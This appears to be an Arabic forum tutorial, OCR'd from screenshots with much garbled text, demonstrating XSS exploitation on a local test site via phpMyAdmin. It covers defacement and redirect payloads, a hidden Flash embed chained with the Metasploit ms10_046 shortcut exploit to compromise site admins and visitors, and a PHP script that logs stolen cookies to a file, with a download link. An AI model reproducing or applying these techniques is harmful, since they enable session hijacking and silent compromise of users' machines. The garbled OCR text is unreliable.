
phpMyAdmin

فأعنة القباري ... قاعدة بيانات ...

mysq (17) | phpmyadmin (7) | test (0) | phpmvad

func | help_category | help_keyword | help_relation | help_topic | help_root | help_proc | procs_priv | tables_priv | time_zone | time_zone_leap_second | time_zone_name | time_zone_transition | time_zone_transition_type | time_zone_trans_user | zone_transition_type | user

Open new phpMyAdmin window



قم بالدخول الى قاعدة البيانات! XSS

localhost / localhost / XSS | phpMyAdmin 2.10.3 - موزيلا فيرفوكس

ملف تجدير عرض يأوه علامات آيوان ومساعدة

localhost XSS || D99V Team

http://localhost/phpMyAdmin/

xss قاعدة البيانات: localhost

النحوين الحجم Collation النوع التسجيلات العملة الندوان

- KB 2.0 latin1_swedish_ci MyISAM 1	X XSS
Bytes 0 KB 2.0 utf8_general_ci MyISAM 1	النحوين (ندوان) 1 جدول (ندوان)

لخز الكل / إلغاء تحديد الكل على المحدد

عرض نسخة للطباعة فلumen البيانات XSS

نكوين جدول جديد في قائمة البيانات

:Number of fields :الاسم: تعيين

:Number of fields :الاسم:

Open new phpMyAdmin window

Open new phpMyAdmin window

قم بالضغط على الزر الخاص في افراغ الجدول كما في الصورة ..



نقوم بالضغط على موافق للموافقة على تفريغ الجدول ..

Mozilla Firefox - موزيلا فايرفوكس | localhost / localhost / XSS / XSS | phpMyAdmin 2.10.3

ملف تحرير عرض يأرض علامات آيوان ومساعدة

http://localhost/phpMyAdmin/ XSS || D99V Team

Google C ★

خادم: localhost XSS قاعدة البيانات: localhost الجدول: XSS

حذف حفظ الإيمارات عتاد Import إسالم مواسطة مال SQL إيميل

جدول XSS أفرغت محتواهها (استغرق الاستعلام 0.0323 ثانية)

SQL-استعلام: (0.0323 ثانية) :SQL

TRUNCATE XSS SQL

[تحرير [أنشئ مشفرة]] XSS

[PHP Configuration] XSS

النوع	النجم	Collation	النوع	التسجيلات	العنابة	الجدول
-	KB 1.0	latin1_swedish_ci	MyISAM	0		XSS
Bytes 0	KB 1.0	utf8_general_ci	MyISAM	0	المجموع	جدول (بدون)

على المحدد إختر الكل / إخاء تحديد الكل

عرض نسخة للطباعة فملون البيلات XSS

ذكرى جدول جديد في قائمة الجداول XSS

Number of fields: الاسم: ترتيب

Number of fields: الاسم:

دوار ساحة التطوير evelopment DVARO www.d99v.com

The screenshot shows the phpMyAdmin interface for creating a new table named 'XSS'. The table has one column named 'XSS' with a data type of 'Text' (Bytes 0). A warning message at the top indicates that the table was successfully truncated. The right side of the interface shows the newly created table 'XSS' with one row containing the value '(بدون)'. The status bar at the bottom displays the D99V Team logo.


كما تشاهد تم تفريغ الجدول بنجاح.




والآن نقوم بالدخول الى الصفحة مره اخرى ، وكما تشاهد لا يوجد اي تعليق وذلك لاننا قمنا بازالة المدخل سابقاً .



نقوم بتجربة كود اظهار الرسالة بصفحة خاصة **كما** تكلمنا عن هذا الاستغلال في موضوع المقدمة



كما تشاهد خطأ الثغرة يصل حتى إلى [تشويه الاندكس](#) واظهار رسالة ، نقوم بتفريغ القاعدة كما تعلمنا سابقاً لتجربة استغلال اخر. .



نقوم بتجربة كود التحويل بعد فتح الصفحة نجد ..



كما تشاهد بعد فتح الصفحة **تجد** ان المتصفح يقوم بفتح الموقع



والآن بعد انتظار التحميل **فوراً** ظهر لنا موقع الساحه ، نفرغ القاعده كما تعلمنا ، ونقوم بتجربة استغلال اخر ..



هذا كود الفلاش وللأسف الشديد المنتديات العامه تقبل هذا الكود الصندوق الماسي وذلك لانه كود الفلاش ، ولكن المخترق يستغله في مجال فتح صفحة وليس عرض الفلاش. .

نقوم بفتح صفحة الساحه بعرض **100** وارتفاع **300** كما موجود في الكود . .



كما تشاهد تم فتح موقع ساحة التطوير بنفس الصفحة بحسب العرض والارتفاع الموجود في الكود السابق ..

هنا تأتي الخطورة الكبيرة ، باختراق جهاز صاحب السكريبت وكذلك الزوار ، عن طريق استخدام الاستغلال السابق وفتح صفحة ملئمه في اي ثغرة يقبلها نظام صاحب السكريبت + عرض وارتفاع صغير وهذا يعني انه لا يرى فتح الصفحة ولكن سيتم فتح الصفحة!!

طبعاً هذا الاستغلال خاص في مختنقى الانظمة وليس مختنقى السكريبتات ، لذلك عملت فيديو سريع لكي ابرهن نجاح الاستغلال.

<http://www.youtube.com/watch?v=mThrxmpvFmk>

قم باختيار جودة HD تم استخدام ثغرة الاختصارات windows/browser/ms10_046_shortcut_icon_dlloader داخل مشروع الـ metasploit ووضع رابط المجلد المصاب داخل الصفحة بعرض وارتفاع صغير لكود الفلاش المعروف.

وكما تشاهد تم اختراق الجهاز بنجاح ، وهذا يعني اختراق مدير السيرفر والزوار كذلك ، لذلك ذكرت ان ثغرة XSS خطيره جداً ولا يستهان ابداً بها.

نذهب اخيراً الى اخر استغلال واقدم استغلال ، وهو سرقة الكوكيز ، كما يعلم الجميع ان اي عضوية تقوم بتسجيل الدخول لها رمز امني يميزها عن باقي العضويات ، وفي حالة دخول الموقع مره اخرى ، نجد ان المتصفح لا زال مسجل دخوله في المنتدى ، نتيجة تواجد هذا الرمز الامني محفوظ في المتصفح ..

الكوكيز عمله بشكل عام تخزين طبات وشخصية الزائر ، فمثلاً هناك اللغة اسفل المنتدى ان قمت باختيار اللغة الانجليزية مثلاً هناك كوكيز يميّزك وفي دخولك مستقبلاً للموقع تجد انه فعلًا لا زال حافظ تغييراتك للغة الانجليزية ..

وبذلك الكوكيز حين تسجيل دخول عضوية فهو يخرج لك كوكيز خاص بعضاويتك ، والشخص حين يقوم بسرقة الكوكيز ، فهو قادر على ان يسرق شخصيتك وعضاويتك لذلك الكوكيز خطير فعلًا في حالة السرقة ، وثغرات XSS تمكنا من سرقة الكوكيز وبعد ذلك سرقة العضويات والخ ..

اوًأً عملت سكريبت بسيط يحتوي على ..

Rapid PHP 2010 - [C:\Documents and Settings\xp\المكتب\اسطح المكتب\cookies.php]

File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help

PHP | <? <?> <?> ! + H B

```
1 <?php
2 $nassravi=$HTTP_COOKIE;
3 $openfile = fopen("cookies.html","a");
4 fwrite ($openfile,$nassravi);
5 fclose ($openfile);
6 ?>
```

DYARO ساحة التطور
developmental www.DYARO.COM

Code Editor Preview Horizontal Split Vertical Split

cookies.php *

6 : 3 Modified 128 bytes ANSI For Help, press Ctrl+F1

no project loaded

كما تشاهد سكريبت بسيط هدفه سرقة الكوكيز وفتح ملف باسم cookies.html بدون مسافة وكتابه الكوكيز المسروق فيه ..

الترجمة

<http://www.mediafire.com/?24if697vals6lfaz>

XSS نقوم بنقله الى مجلد السكريت ..

اولاً نقوم بعمل اختبار لاظهار الكوكيز ، وبعد ذلك نقوم بسرقه ..



كما تشاهد كوكيز باسم **NassRawl** والمحلى **d99y_team** سنقوم الان بتجربة طريقة سرقة الكوكيز ، طبعاً هذا كويز ثابت وانا قمت بعمله في الصفحة الرئيسية للسكربت لغرض عمل الاختبارات الامنية وتجربة سرقته ..



طبعاً بامكانك **عرض** الكوكيز من المتصفح .

